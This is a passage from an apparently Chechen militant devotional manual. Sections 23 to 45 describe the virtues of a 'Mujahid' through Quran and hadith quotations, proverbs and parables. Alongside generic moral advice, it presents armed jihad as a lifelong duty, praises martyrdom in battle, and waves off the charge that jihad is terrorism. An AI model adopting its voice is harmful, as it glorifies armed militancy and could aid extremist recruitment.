He that never says “no” thinks he is magnanimous, understanding, and well-bred, for this word is famed for being said by those who are selfish, non-spiritual and malicious.

But the Mujahid never falls into this trap. Some moments come in his life when saying “yes” to others he says “no” to his own self.

And this is why his lips will never utter “yes” if his heart says “no”.

23. PATIENCE

The Most High says: *“O you who believe! Seek assistance through patience and prayer; surely Allah is with the patient.”* **(The Cow, 153)**

A Mujahid, who excessively relies on the keenness of his mind, finally ends up underestimating his enemy’s strength.

One should not forget: at times might is more efficient than any contrived artfulness.

A fight with a bull lasts a quarter of an hour: and soon the bull understands how he is being deceived and his next step is to attack the torero. And when this happens, there is nothing that can prevent the disaster from happening: glitter, mind, persuasiveness of an argument, or what they call “charm”.

And this is why the Mujahid gives the benefit of the doubt to the brute force that opposes him. And when its rage turns into frenzy, he steps aside from the battlefield and waits until this unrestrained outburst runs out by itself, and that’s when he attacks again.

The Most High says: *“How often has a small party vanquished a numerous host by Allah's permission, and Allah is with the patient.”* **(The Cow, 249)**

A Mujahid is able to identify the enemy who is stronger than he is.

He understands that if he meets him face to face, he will inevitable be eliminated. If he falls for his ruse, he will fall into a trap. And this is why, in order to get out of the predicament, the Mujahid acts the way he considers best, but not the way the enemy wants him to. When the enemy acts like an unwise child, the Mujahid acts the same way. When the enemy challenges him to a battle, the Mujahid acts like he is deaf and uncomprehending.

“He chickened out,” people say.

“Piglets grunt by Jihad goes on!” a Chechen proverb says.

And the Mujahid doesn’t care about their opinions, for he knows: courage and rage of a bird will not save it from the cat’s claws in an open battle.

In such circumstances a Mujahid arms himself with patience: the enemy is more likely to go look for another prey and will not “swallow the dust”, rather than wait for an open combat with him.

Always remember: whatever you are preoccupied with, whatever you do, you should wait for the means to achieve the goal and for the opportunity to accomplish your mission.

A Mujahid does not let himself be misguided by those who are not capable of achieving any result yet who are publicly announcing their refusal to do so.
There is a Chechen proverb that says: "A fox could not jump and reach the piece of lard hanging up and said, 'I don't want it, it probably doesn't taste good anyway'."

Allah says: *"O you who believe! Be patient and excel in patience and remain steadfast, and be careful of (your duty to) Allah, that you may be successful."* **(The Family of Imran, 200)**

24. FEAR

Allah says: *"We will cast terror into the hearts of those who disbelieve, because they set up with Allah that for which He has sent down no authority"* **(Family of Imran, 151)**

Prophet said: *"Two kinds of eyes are the eyes that the Fire will not touch: the eyes of one who cried from fear before Allah, and the eyes of one who spent a night standing guard on the way of Allah."* **(At-Tirmizi)**

A Mujahid never experiences any kind of fear.

Escape could be a perfect way of defense, but you can't use this method when you are overwhelmed by fear. When facing a choice, a Mujahid will prefer to suffer a defeat and then heal the wounds that were inflicted upon him rather than taking to his heels and thus giving the aggressor bigger and undeserved advantage.

Allah says: "*so do not fear them, and fear Me, that I may complete My favor on you and that you may walk on the right course.*" **(The Cow, 150)**

Before making important decisions, a Mujahid is fearful of making mistakes, but if he needs to choose he will courageously say "yes" if necessary. If he has to say "no", he will do it with fear.

A Mujahid knows: the entire world is enveloped with fear before the entire world.

This fear is showing in a twofold way: either through belligerent onslaught, or through obedient subordination. These are the different sides of the same coin.

And therefore when a Mujahid faces the ones who inspire fear in him, he remembers: that man is overwhelmed with the same uncertainty. He had to go through the same obstacles and he encounters the same difficulties.

But why he ends up being stronger then? Because he uses his fear as a motor and not as a brake.

And learning from his enemy, the Mujahid does not let the fear impede him.

During the moments of hardships and sorrow, in the situation that does not bode any advantages, the Mujahid behaves with calmness and courage, i.e. heroically, while relying on the mercy of Allah.

25. COMPOSURE

Allah says: *"Surely Allah loves those who fight in His way in ranks as if they were a firm and compact wall."* **(The Ranks, 4)**

Prophet (peace be upon him) said: *"O people, you should remain calm, for indeed, piety does not show in a haste!"* **(Bukhari and Muslim)**
A Mujahid is always calm: nothing in this world can frighten him and nothing is capable of stopping him, for he is on the Straight Way and the Truth is behind him.

Time is on his side -- he knows it and he learns how to curb his impatience and avoid any thoughtless actions.

A Mujahid is never in a hurry.

His steps are unhurried and firm. He is aware of the fact that the moment will come that will be crucial to the whole mankind, so before transforming the world he should transform his own self.

A Mujahid will never start picking an unripe fruit.

A great fighter endures and puts up with insults; he knows how heavy his fist is and how hard of a blow it can deal. When facing an enemy who did not have time to prepare for the battle, he looks into his eyes, right into the very depth of them, -- and he wins without even having to resort to his physical power.

The more a Mujahid learns from his fellow brothers, the brighter the light of faith gets enkindled in his eyes, and he doesn't need to prove anything to anybody. Belligerent arguments of the enemy do not matter to him at all, while they claim that God is superstition, Jihad is terrorism, Shariah is Dark Ages and that one must bow to their military might.

A Mujahid realizes how invincible his might is, which is based on genuine Faith, and he will never deviate from the Straight Way.

Prophet (peace be upon him) said: "O Zaid, indeed you have two qualities that are pleasing to Allah and His Messenger."

Zaid asked: "What are these qualities, o Messenger of Allah?" "Endurance and prudence," Prophet replied (peace be upon him).

26. HATRED

Allah says: *"Muhammad is the Apostle of Allah, and those with him are firm of heart against the unbelievers, compassionate among themselves;"* **(The Victory, 29)**

A Mujahid looks at the life without fear or spitefulness.

When setting off for a battle, he recalls the words said by Prophet Isa (Jesus): "Love your enemies", and he obeys this precept, for a Mujahid knows that any person, until the very death, has the chance form Allah to get on the Straight Way. And by mercy of Allah your worst enemy may happen to become your brother.

The Most High says: *"Take to forgiveness and enjoin good and turn aside from the ignorant."*
(The Elevated Places, 199)

Once Abu Ad-Darda spotted a crowd of people on the street, which surrounded one man and started beating him and cursing him. Abu Ad-Darda came up to the people and inquired, "What's going on?" The people answered: "This man has committed a big sin". Abu Ad-Darda asked: "But what if this man fell into a water well, would you have dragged him out of there?" "Of course we would have," the people replied. "Do not scold him and do not beat him," Abu Ad-Darda said to them. "But exhort and admonish him instead. Give praise to Allah, who did not let you commit the same sin." "Do you not hate him?" the people asked. Abu Ad-Darda replied: "I hate what he has done. But if he stops his sinful acts, he will become my brother."

The man who committed the sin burst into tears and declared about his repentance.

A Mujahid tries to make sure that the feeling of hatred does not contaminate his heart.

But he also knows that forgiveness is not equal to universal all-acceptance. A Mujahid knows that he should not bow his head, for if he does so, he will lose sight of everything: of both his enemy and the horizon of his dreams.

27. FAITH

Almighty Allah says: *"Those only are believers whose hearts become full of fear when Allah is mentioned, and when His communications are recited to them they increase them in faith, and in their Lord do they trust."* **(The Accessions, 2)**

Prophet (peace be upon him) was asked: "What deed is the best?" He answered: "Faith in Allah and His Messenger". He was asked: "And what then?" He replied: "Fight on the Way of Allah."

Once he learned how to wield a weapon a Mujahid comes to the conclusion that he needs the full ammunition, which means that he cannot do without the outfit.

He sets out in search, and the traders offer him the merchandise that they have. "Take the armor of loneliness," one says.
"Why don't you cover yourself with the shield of cynicism?" interrupts the other. "The best armor is not to get involved in anything," claims the third one.
But the Mujahid turns a deaf ear to these talks. He dauntlessly and calmly goes to the place that is holy to him, and he clothes himself in indestructible cloak of faith.

Faith protects from any blows. Faith will turn poison into the purest moisture. The Mujahid's friends are asking him where he draws his energy from.
"From the faith in endless mercy of Allah to His servant, from believing that He will never leave him without help and support on His Straight Way. And by mercy of Allah you can even overpower this entire world," he replies.

This faith is the source of power for the Mujahid. A Mujahid remembers the past.
He knows what Spiritual Search is, because of which some of the glorious pages of history of the mankind were written.

This search consists of the most glorious and most disgusting ones: polytheism, idolatry, obscurantism, sacrifices to other deities than God, and blood feud.

People have been using the Spiritual Search for various purposes, and the Mujahid knows how often his ideals used to serve as a cover for horrible intentions.
"Ye shall know the tree by its fruits," Prophet Isa (Jesus) said. A Mujahid follows this rule and never errs.
How many times a Mujahid already had to hear something like: "How would I know if this way is leading to the truth?" How many times had he had to see people who did not get the answer to this question and rejected Jihad, while listening to other talks!

But the law of majority does not work in the issues of faith.

And the Mujahid has no doubt, for he is guided by the Koran – the true and accurate formula of life.

Allah says in the Koran: *"and make provision, for surely the provision is the guarding of oneself"* **(The Cow, 197)**

A Mujahid has been slumbering for quite a long time, and now he is slowly awakening and gets used to the light of the Truth. The light no longer makes him scared and he accepts the Straight Way, even though it means that he will have to suffer, to put up with deprivations and to take risks.

"What a wonderful faith!" his friends are saying.

From these words the Mujahid gets filled with pride for a few minutes, but then he gets overwhelmed with shame right away, for his soul does not have as much faith as he shows on the outside.

At that moment his angel whispers to him: "You are only a servant of Allah, you have nothing to have conceited about, but nor do you have any reason to feel guilty. You only have the reasons to be rejoicing."

And the Mujahid realizes that he is only a servant of the Lord of the Worlds, and that's when he finds calmness and assurance.

Prophet Muhammad said: "A believer will never get sated with the good until he reaches the Paradise." **(At-Tirmizi)**

A Mujahid does not use malicious gossip against others, because anything said about anybody will eventually reach the ears of those who are at enmity with that man, when the charge of extra grudge will be added.

And therefore, when a Mujahid speaks of his brother, he visualizes that his brother is standing near him and hears every words that he says.

28. PRESENTIMENT

A Mujahid knows how important presentiment is.

Almighty Allah says: *"Soon shall the hosts be routed, and they shall turn (their) backs. Nay, the hour is their promised time, and the hour shall be most grievous and bitter."* **(The Moon, 45-46)**

In the heat of a battle, when there is no time to be pondering on how to repulse the enemy's attack, the Mujahid acts by his intuition and obeys his guardian angels.

During the time of peace he unravels the meaning of the signs that were sent to him by Allah.

Allah says: *"And one of His signs is your sleeping"* **(The Romans, 23)**

A Mujahid knows: intuition and dreams is the ABC, through which Allah opens up what He has predetermined for us.

Prophet said: *"The most truthful dreams will be seen by those of you who are the most truthful in their speech."* **(Muslim)**

Ibn Umar said: *"Whenever I hear Umar talk about something and say: 'Indeed, I think that it will be so", eventually it would happen just the way he thought it would."* **(Bukhari)**

A Mujahid can recognize the silence that precedes a decisive battle.

And it seems like the silence talks and says: "Everything came to a standstill and stopped. Wouldn't it be better to forget about the battle and have fun?" At such moments inexperienced Mujahiddeen (Mujahids) drop their weapons, relax and complain that they are bored.

A Mujahid listens keenly and carefully into the silence. He knows that something is just about to happen somewhere. He knows that destructive earthquakes happen without warning. He had a chance to be walking in the woods at night, and he remembers this unfailing sign: if you hear no animals or birds, then the danger is near.

And while everybody else is conversing, the Mujahid brings his skill of wielding weapons and his purity to perfection and does not take his eyes off the horizon.

Motion of fight generates huge energy around it, and the moment comes when both victory and defeat are possible. Only time will tell who won and who lost, but he Mujahid knows that from that moment on there is nothing that he can do about it: the result of the battle is in the hands of God.

During such moments a Mujahid is not bothered with what the outcome of the battle will be: that's not what he cares about.

He knows that Allah says in the Koran: *"and no one knows what he shall earn on the morrow; and no one knows in what land he shall die;"* **(Luqman, 34)**

And Prophet (peace be upon him) said: *"A prayer of a one who goes to a fortune teller and asks him about something and then believes him will not be accepted for forty days."* **(Muslim)**

He carefully listens to his heart and his asks his heart: "Was it a Righteous Battle? Was I fighting appropriately?" If his heart answers in the affirmative, he reposes himself.

But if the answer is negative, he takes up arms and starts getting ready again.

29. REST

Allah says: *"Then We have made you follow a course in the affair, therefore follow it, and do not follow the low desires of those who do not know."* **(The Kneeling, 18)**

Prophet (peace be upon him) said: *"Many lands will be given to you, and Allah will protect you (from enemies). So let none of you stop playing with their arrows!"* **(Muslim)**

A Mujahid reposes in between battles. Oftentimes he may even be inactive day after day, while fulfilling the demands of his heart, yet his spirit is alert and he is always on his guard.
After all, the strings will be making wrong sounds if they are tightly strained all the time.
In the battle the Mujahids who constantly practice martial arts lose the ability to take and carry out instant decisions. A horse that fences and jumps over hurdles day after day will eventually break its leg. A bow, whose string does not slacken for a moment, will never be able to send its arrows to the target with its normal power.

And this is why a Mujahid tries to get some rest in his daily routine, even if he is not predisposed to doing so.

A Mujahid sits with his brothers around a campfire.

They tell one another about victories that they won and they give a cordial welcome to the Ansars (*companions-in-arms*), for each one of them is proud of his life and his participation in the Righteous Battle. A Mujahid tells about his way with inspiration, he recounts about how he accepted one challenge or another, about how he responded to challenges, and about what kind of a decision was ready in his mind at a certain moment. And when he tells about it, his words are permeated with romanticism and are respiring fervor.

At times he can afford a little bit of exaggeration. He remembers that he will never confuse pride with vainglory, and he will never believe the fantasy that he himself just made up.

At times a Mujahid acts like a child. He gets people stunned and the people forget that a child must frolic, play, ask naïve questions, and he finds repose in all of this naïve fun.

30. DUTY

Allah says: *"Therefore declare openly what you are bidden…"* **(The Rock, 94)**

At times a Mujahid hears: "Yes, before making a decision I must understand everything. I wish to have the freedom to change my opinions."

A Mujahid perceives these words with bewilderment. He too can have such freedom, but it will not prevent him from fulfilling certain duties, even though sometimes he does not quite clearly realize why he is doing so.

The Most High says: "Whoever follows the Straight Way, he is doing it for his own self, and whoever errs, he errs to his own detriment. A bearer will not carry someone else's burden. And We have never punished until we sent a messenger."

A Mujahid admires the call of duty that Abu Talha had.

When during Caliph Usman he started getting ready for a difficult naval march, his sons said to him: "May Allah have mercy on you, Father. You are a man of very old age. You used to take part in marches with the Messenger of Allah, Abu Baqr and Umar. The time has come for you to rest, and we will be fighting instead."

He replied to them: “Verily, the Most High and Almighty Allah says, ‘Rise for Jihad both unburdened and ones with burden’. It means that everybody is obligated to participate in Jihad, including the elderly and the youth, and no age limits were determined for us.”

And in that march Abu Talha became a Shaheed (a Martyr), God Willing (Insha Allah).

Prophet (peace be upon him) said: *“To one who spent something on the Way of Allah it will be recorded seven hundred times more.”* **(At-Tirmizi)**
A Mujahid makes decisions and accomplishes them. His soul is free as clouds in the sky, but he himself is bound with his duty. Along his way, which he chose by his good will, he happens to awaken at an hour that may not be pleasant to him, or he has to talk to people who will not enrich his knowledge even for an iota. At times he has to make sacrifices.

“You are not free,” his friends are saying to him. A Mujahid is free.
He just knows that it is harder to bake bread in an oven with its door open.

31. TRIFLES

Almighty Allah says: *“and you deemed it an easy matter while with Allah it was grievous.”* **(The Light, 15)**

A Mujahid is careful about trifles, for he knows that they can upset the habitual course of events. There is an old saying that goes like this: “Devil abides in small trifles”.
A Mujahid heeds the words said by Lao-Tse, who teaches that we must renounce such concepts as “days” or “hours” and look into each minute more and more vigilantly.

This is the only way a Mujahid can solve some of the problems before they come up: by paying close attention to little details will he be able to avoid major disasters.

But thinking about little details does not mean being small-minded.

Prophet (peace be upon him) said: *“Those showing (excessive) concern are lost!”* **(Muslim)**

Excessive concern is capable of chasing even the slightest gleam of joy from one’s life.

A Mujahid knows that a great dream consists of a great number of many things, just like the sunlight consists of millions of sunrays.

A tiny splinter can make a wayfarer discontinue his journey. A cell, which is not seen with a naked eye, is capable of destroying robust flesh. Recollection of a moment of fear experienced in the past makes fear come back each morning. Procrastination lasting only a split second will open
the Mujahid’s chest for a smashing blow of the enemy.

A Mujahid never neglects any trifles. At times he has to be harsh to his own self, but this is exactly the way he acts.

32. ASSURANCE

A Mujahid cannot always retain his assurance.

Moments come when he is totally unsure of everything and he inquires his heart: “Are such efforts really necessary?” But the heart is silent. And the Mujahid has to make decisions for his own self.

Then he starts looking for an example and for a role model in prophets and disciples. And he recalls that they too had to go through something similar in order to be tested by Allah in full on
His Straight Way. They even used to lose heart and courage and implore Allah to help and to give them victory.

This is what Allah says about it in the Koran: *“Or do you think that you would enter the Garden (the Paradise) while yet the state of those who have passed away before you has not come upon you; distress and affliction befell them and they were shaken violently, so that the Apostle and those who believed with him said: When will the help of Allah come? Now surely the help of Allah is nigh!”* **(The Cow, 214)**

But they would not stop, they were enduring and moving on.

Even when left without assurance for a short while, a Mujahid keeps going and finally regains what was lost, because he knows what he wants.

33. TRUST

Allah says: *“…and their rule is to take counsel among themselves…”* **(The Counsel, 38)**

A Mujahid is trustful. Time after time he gets bitterly disappointed because of this. At times he even has to suffer.

It is important to trust people, and a Mujahid is not afraid of disappointments, for he knows the might of his weapon and the power of his love.

Nevertheless, he knows the limit of his capabilities and he understands that accepting God’s signs and realizing that angels help us with the lips of our loved ones is one thing. Another thing is not being able to make your own independent decisions and to be always yearning for doing something so that others could tell us what has to be done in one case or another. You can’t confuse trust with the tendency to dodge responsibility.

A Mujahid trusts the others, for he trusts his own self first of all. “How naïve he is!” he often gets to hear behind his back.
But a Mujahid knows that he remains the winner. There are two victories per each defeat. Everybody who believes in the mercy of Allah knows about it.

When the Messenger of Allah (peace be upon him) was bidding farewell to the Mujahids, he (peace be upon him) would say: *“I am entrusting your religion to Allah, and so with the things entrusted to you, as well as the outcome of your deeds!”* **(Abu-Daud)**

A Mujahid is trustworthy.

At times he takes hasty steps; at times he thinks he is a lot more important than what he really is. But he is not lying.

While sitting among his brothers, he converses with them. He knows that his words are being recorded by angels as a record of his life and his deeds.

“Why do I talk so much, since sometimes I am not able to turn words into actions?” a Mujahid reflects.

“When you defend your views openly in front of everybody, you automatically have to be living in harmony with them,” his heart replies to him.
And since his words are unfailing and true reflection of his thoughts, the Mujahid finally turns into what he talks about.

34. PREPARATION

Allah says: *“And prepare against them what force you can and horses tied at the frontier, to frighten thereby the enemy of Allah and your enemy and others besides them…”* **(The Accessions, 60)**

A Mujahid knows that a battle ceases from time to time.

And then he does not make any efforts to resume it immediately; he knows that one must have patience and wait until one’s strength increases. When silence sets in on a battlefield, the Mujahid hears his heart beat.

He understands that he is experiencing tension. He realizes that he is being troubled.

A Mujahid is trying to achieve balance in his life: the weapon has to be ready, the heart has to be satisfied, and the faith has to be inflaming the soul. He knows that it is just as important as the action.

There is a Chechen proverb that says, “A weapon that you may use only once in your life you have to carry with you all life long.”

Prophet (peace be upon him) said: “And prepare against them as many forces as you can. As far as the strength goes, indeed it is in shooting, indeed it is in shooting!” **(Muslim)**

Something is always missing. And a Mujahid uses the minutes, when the time stops racing, to replenish the shortage and to better prepare for the next battle.

The weapon could have been broken during the first battle. But the Mujahid must make himself last for a long time.

This is the reason why he is never deceived concerning his own powers and talents and this is why he does not let the circumstances catch him by surprise. He estimates everything in the world at its true worth.

Oftentimes before some terrible ordeals he happens to hear devil (curse be upon him) whisper in his ear: “Don’t worry about that, it’s downright nonsense”.

Or it may happen otherwise. When nothing major happens, the devil (curse be upon him) whispers: “Gather all your strength, and direct all of your energy to settle this situation”.

A Mujahid does not listen to what the devil (curse be upon him) is trying to suggest to him and he finds comfort in remembering Allah.

35. RESPONSIBILITY

Allah says in the Koran: *"and fulfill the promise; surely (every) promise shall be questioned about."* **(The Children of Israel, 34)**

The root of the word "responsibility" explains the word's meaning: ability to respond, to be responsive and to be able to act.
A responsible Mujahid is capable of observing and practicing. But besides that, he is capable of being "irresponsive": to submissively obey the course of events without accepting their challenge and without opposing these events.

However, a Mujahid would always learn his lessons: he would listen to the advices and humbly receive help.

A Mujahid remembers the words of Prophet Isa (Jesus): "May your word be "yes" – "yes", or "no" – "no"."
When a Mujahid assumes responsibility he keeps his word.

As soon as Umar Ibn Al-Khattab became a Caliph, Said Ibn Amir came to him and said:

"O Umar, I would advise you to fear Allah in the relations with the people and not to be afraid of the people in relations with Allah. I also advise you that your words do not disagree with your deeds. And the best words are those that are supported by deeds…"

"O Umar! Turn your face to the Muslims both far away and near, whose deeds Allah enjoined you to be in charge of. Wish them what you wish to yourself and to your household. Wherever you are, never be afraid of hardships and always strive towards the truth, and do not be afraid of a criticizing reproach before Allah."

Umar exclaimed: "But who can ever do that, o Said?!"

He replied: "It can be done by a man like you, out of those whom Allah authorized to deal with the deeds of the Ummah (Nation) of Muhammad. And there is no one between that person and Allah."

Those who promise but who do not keep their promises are thus losing self-respect and are ashamed of their actions. The whole life of people like that turns into non-stop running: they waste a lot more energy on searching for plausible excuses to deny their own words that they had said before than what a Mujahid spends to fulfill his promise.

At times a Mujahid assumes an unwise responsibility and falls under the power of superstition. From that time on he will not do such a thing ever again, but he still never evades keeping his promise: his word is holy, and he pays for his uncontrolled aspiration in full.

A Mujahid can be called responsible not when he loads the whole heaviness in the world upon his shoulders; a responsible Mujahid is one who leaned how to respond to the challenge of the moment.

36. HYPOCRISY

Prophet (peace be upon him) said: *"He that died without fighting (on the way of Allah) and who never told himself (that he had) to fight, he died without getting rid of one of the manifestations of hypocrisy."* **(Muslim)**

A Mujahid will not associate with those who wish him ill. The same way, he will never be spotted in the company of the ones who would like to "comfort" him.

He also avoids such people who inevitably end up next to him only when he suffers a defeat: such false friends want to enjoy his weakness. They bring nothing but bad news. Under the guise of friendly concern they constantly try to undermine his self-confidence.
Allah says: *"O you who believe! Why do you say that which you do not do? It is most hateful to Allah that you should say that which you do not do."* **(The Ranks, 2-3)**

When they see him wounded, they shed tears of sympathy, but deep inside their heart they are pleased, for the Mujahid lost a fight, but they have not been given understanding that this is only a part of the battle and that's all.

Prophet (peace be upon him) said: *"There are three signs that reveal a hypocrite: when he tells something, he lies; when he promises something, he breaks (his promise), and when he is trusted with something, he acts treacherously."* **(Bukhari)**

A Mujahid always has his true friends by his side: during moments of difficulty or happiness.

37. FREEDOM

Almighty Allah says: *"Those who believe fight in the way of Allah, and those who disbelieve fight in the way of the Satan. Fight therefore against the friends of the Satan; surely the strategy of the Satan is weak."* **(The Women, 76)**

Prophet (peace be upon him) said: *"Fire will not touch the servant whose feet were getting covered with dust on the way of Allah."* **(Bukhari)**

A Mujahid never falls into a trap of the word "freedom".

If his fellow people are oppressed, freedom becomes the barest necessity. A Mujahid takes up arms and fights for freedom -- for life or death. Before the face of oppression, freedom is such a simple thing to understand; it is opposed to slavery.

But at times a Mujahid gets to hear something like this from the older people: "As soon as I stop working, I will become more free." A year goes by after they retire and the same people still keep complaining: "Life is monotonous, wearisome and dismal". In this case "freedom" means something different: absence of feelings.

A Mujahid does not consider himself to be free. He is free to act any way he likes, yet he is a servant of Allah, Most Gracious and Most Merciful.

38. NEGOTIATIONS

Almighty Allah says: *"And if they incline to peace, then incline to it"* **(The Accessions, 61)**

A Mujahid does not always get to choose the battlefield for himself.

At times he gets caught by surprise and ends up on the very threshold of an undesirable battle, but in such cases he does not try to run, for he knows that such battles will be following him wherever he goes.

And so, when a combat is almost inevitable, the Mujahid starts negotiations with his adversary. He is not showing any fear or timidity, nor is he asking for peace, but he is trying to find out what the reason for it is: why the adversary wished to battle with him and what made him leave his home sweet home and seek an encounter with him. Without unsheathing his weapons, the Mujahid gets the adversary convinced: this battle is not his.

The Mujahid will hear out everything that the adversary wants to tell him, and thus his ardor will be cooled. He will engage in a battle with him only if it will be necessary.

In each battle a Mujahid acts differently, especially when there are no attacks or retreats.

If the battle does not lead to victory or is not ended with defeat, the Mujahid understands: terms of armistice must be discussed with the enemy. Both sides have already shown their martial skills well enough, and now they need to understand each other.

A Mujahid never asks for peace: he offers peace.

Negotiations testify about his dignity, but not his faintheartedness. It is balance of forces and change of strategy.

An adversary comes with a whole bunch of promises, negotiations and proposals that instill temptation, and options that may satisfy both sides.

A Mujahid studies each proposal thoroughly, he also tries to reach an agreement and at the same time not lose his dignity. If he dodges the battle, it is not because the adversary was cajoled by his words, but because he deemed it as the best strategy.

A Mujahid never accepts any gifts from the enemy.

After working out the plans of an armistice, the Mujahids return home. They do not have to be proving anything to anybody: they were waging a Righteous Battle and they were strengthening their faith. Each one of them made a little concession within what is allowed by the Shariah Law, thereby mastering the art of negotiations.

39. CAUTION

The Most High says: *"And follow not that of which you have not the knowledge; surely the hearing and the sight and the heart, all of these, shall be questioned about that."* **(The Children of Israel, 36)**

A Mujahid is cautious with those who think they know the way.

They are always so confident of their ability to make decisions, that they do not understand the irony, with which the fate treats the life of each one of them. And when the inevitable knocks on their door, they get outraged.

A Mujahid has two dreams. They are leading him onward. But he will never make a mistake by figuring that the road is easy and the door is wide enough.

There is time to act and there is time to accept the circumstances the way they are. A Mujahid knows what the difference between them is.

40. ENVY

Almighty Allah says:

"I take the refuge in the Master of daybreak
When the Sun comes up, From evil of created things
And darkness, when it's coming up.
From sorcerers, who blow on knots, I seek the refuge, verily, I seek the refuge in my God
From enviers that envy."
(Daybreak, Al-Falaq, 1-5)

Prophet (peace be upon him) said: *"Do not envy one another, give up mutual hatred, do not try to find something out about one another and do not stalk one another, do not vie with one another; do not raise prices, and be brothers to one another, o servants of Allah!"* **(Bukhari and Muslim)**

A Mujahid knows that envy is incapable of doing any harm – as long as a person does not resignedly accept it. Envy is a part of life and everyone must be able to control it.

A Mujahid knows how powerful the words are.

Nevertheless, a Mujahid rarely talks about his plans, and this is why sometimes people think that he is afraid of envy.

But a Mujahid knows: every time he talks about his plans, he has to spend some of the energy to word his plans. And if you talk often and amply, there is a danger in spending all of your energy completely, so nothing will be left for the plans to be fulfilled.

Prophet (peace be upon him) said: *"One should not envy anybody except those who possess two qualities: a person whom Allah granted riches and opportunities to spend them properly and in full, and a person whom Allah gave wisdom and who makes his judgments based on this wisdom, and who imparts this wisdom to the others."*

41. COURAGE

Almighty Allah says: *"O you who believe! When you meet a party, then be firm, and remember Allah much, that you may be successful. And obey Allah and His Apostle and do not quarrel for then you will be weak in hearts and your power will depart, and be patient; surely Allah is with the patient."* **(The Accessions, 45-46)**

A Mujahid knows how high the price of perseverance and courage is. One must have courage to pass through the Straight Way with dignity.

Said used to say that Abu Ubaida once said when he was trying to inspire Muslims before a battle:

"O servants of Allah! Help Allah and He will come to help you by sending you steadfastness. O servants of Allah! Be steadfast, for steadfastness is the means of salvation from unbelief, and it will help you gain favor with Allah and avoid disgrace. So aim your spears at the enemy and cover yourselves with shields. Do not be saying anything but mentioning the Most High and Almighty Allah in your souls for as long as I am in command of you, with the permission of Allah."

After that one man stepped out of the ranks of Muslims and told Abu Ubaida:

"I firmly decided to die in this hour. Do you have anything that you would like to tell to Messenger of Allah?"

Abu Ubaida replied: "Yes. Give him regards on my behalf and on behalf of all Muslims and tell him: 'O Messenger of Allah! We have found out that what was promised to us by our Lord is the very truth'."

Then Said was telling: "After I heard his words and saw him unsheathing his sword and rushing to fight the enemies of Allah, I deeply kneeled to the ground. Then I put my spear forward and pierced the first enemy horseman who came near us. After that I rushed to fight the enemy and
Allah dispelled fear from my heart. Muslims were frantically and courageously attacking the
Byzantines and kept heroically fighting until Allah gave the victory to the faithful."

Often a Mujahid happens to take unexpected knocks. And he understands that as long as the war is going on, the adversary will win a few battles. When such a thing happens, he grieves for a
little while, and then he reposes to recuperate and restore his energy a little bit. But right after that he again resumes fighting for his Faith and Freedom.

For a Mujahid knows: the longer he stands aside from the battle, the more chances he will have to feel weak, timid and cowardly.

If a horseman is thrown off his horse and does not jump back in the saddle at the same second, he will never have enough courage to do it anymore.

42. INDEPENDENCE

Almighty Allah says: *"And yield not to any mean swearer, defamer, going about with slander"*
(The Pen, Kalam, 10-11)

A Mujahid knows what he is worth.

He makes a decision to do it one way and not any other way, while being guided by inspiration and faith. But at times he gets to meet people who call him to get involved in what is foreign, unknown and uninteresting to him. Such people are trying to make the Mujahid accept the challenge that is crucial to them but not to him.

And oftentimes these are the people who are close to the Mujahid, -- the ones who love him and who believe in his strength, and who therefore demand that he comes and helps them. When this happens, the Mujahid smiles and tries to prove them that he loves them, yet he does not respond to their call.

A true Mujahid always chooses his battlefield for himself.

43. LOSSES

Great and Almighty Allah says: *"Surely you shall die and they (too) shall surely die."* **(The Companions, 30)**

Prophet (peace be upon him) said: *"Almighty Allah said, 'I never need to be ascribed any companions, and if someone does something not just for the sake of Me, but also for the sake of someone else, I will renounce him and his polytheism!'"* **(Muslim)**

A Mujahid excelled in the science of suffering losses.

And once he suffers a defeat, he does not show indifference towards it; nor does he say any phrases like: "That's all right, that doesn't really matter to me" or "I didn't want it much anyway". He accepts a defeat as a defeat, and he doesn't try to make it look like a victory.

"Indeed, we belong to Allah, indeed, to Him we will return".

He knows what kind of pain is inflicted by wounds; he knows how bitter it is to be feeling indifference of your friends; he knows what kind of loneliness you feel after you lose your loved ones. In such moments a Mujahid says to himself:
"I was fighting and I suffered a defeat. I lost the first battle, but I did not lose the whole war. Allan is only testing me."

The Most High says: *"(Recall) when two parties from among you had determined that they should show cowardice, and Allah was the guardian of them both, and in Allah should the believers trust."* **(The Family of Imran, 122)**

And these words inspire him with new strength. A Mujahid knows that there is nobody who would always gain the upper hand in anything, and he can tell his own mistakes from just an unfavorable set of circumstances.

And he starts getting ready for a new battle.

44. THOUGHTS

The Most High says: *"O you who believe! Avoid most of suspicion, for surely suspicion in some cases is a sin."* **(The Chambers, 12)**

A Mujahid knows: when you want something really bad, the entire power of the Universe seems like to be joining in some plan to help you.

This is the reason why he is very careful about his thoughts. Behind good intentions there are feelings that hardly anybody will admit even to his own self: vindictiveness, tendency towards self-destruction, guilt, fear of victory, and grim joy born of someone else's misery.

Prophet (peace be upon him) said: *"Beware of ill thoughts, for indeed, ill thoughts are the most lying words."* **(Bukhari and Muslim)**

The Most High helps us out in our desires. And this is why a Mujahid musters up his courage and looks deep inside the darkest corners of his soul in order to make sure that he is not asking anything that would be to his own detriment.

A Mujahid is always careful about his thoughts.

45. INSPIRATION

The Most High says: *"Fight then in Allah's way; this is not imposed on you except in relation to yourself, and rouse the believers to ardor maybe Allah will restrain the fighting of those who disbelieve and Allah is strongest in prowess and strongest to give an exemplary punishment."* **(The Women, 84)**

A Mujahid shares his world with the people he loves. He tries to inspire them to such deeds that they would like to do but have no resolve to. And these are the moments when Iblis (Satan)
comes (curse be upon him) and starts whispering: "First of all, think about your own self. Save the grace for your own self, first of all, or else you will end up losing everything. Who are you to help others? Are you not capable of seeing your own vices? Do you need things more than anybody
else does?"

A Mujahid knows that he has his own weaknesses and shortcomings. He also knows that he cannot be growing all alone and stay away from his brothers.

By concentrating on God (by performing a Zikr, divine remembrance), a Mujahid rejects the instigation and still keeps inspiring his loved ones.
Almighty Allah says in the Koran: *"O Prophet! Urge the believers to war"* **(The Accessions, 65)**

One fine day a Mujahid all of a sudden comes to understand that he fights without his past inspiration.

While remembering about his vices and knowing his limited nature, a Mujahid still does all he can to maintain his courage in critical moments.

He keeps doing what he has been doing, but it seems to him that all motions lost their meaning and that he just goes with the flow. There is one thing left to do in such moments: to continue waging the Righteous Battle. It doesn't matter for what reason he is doing what he is supposed to do: out of the call of duty or out of fear or anything else, but he never deviates from the Straight Way.

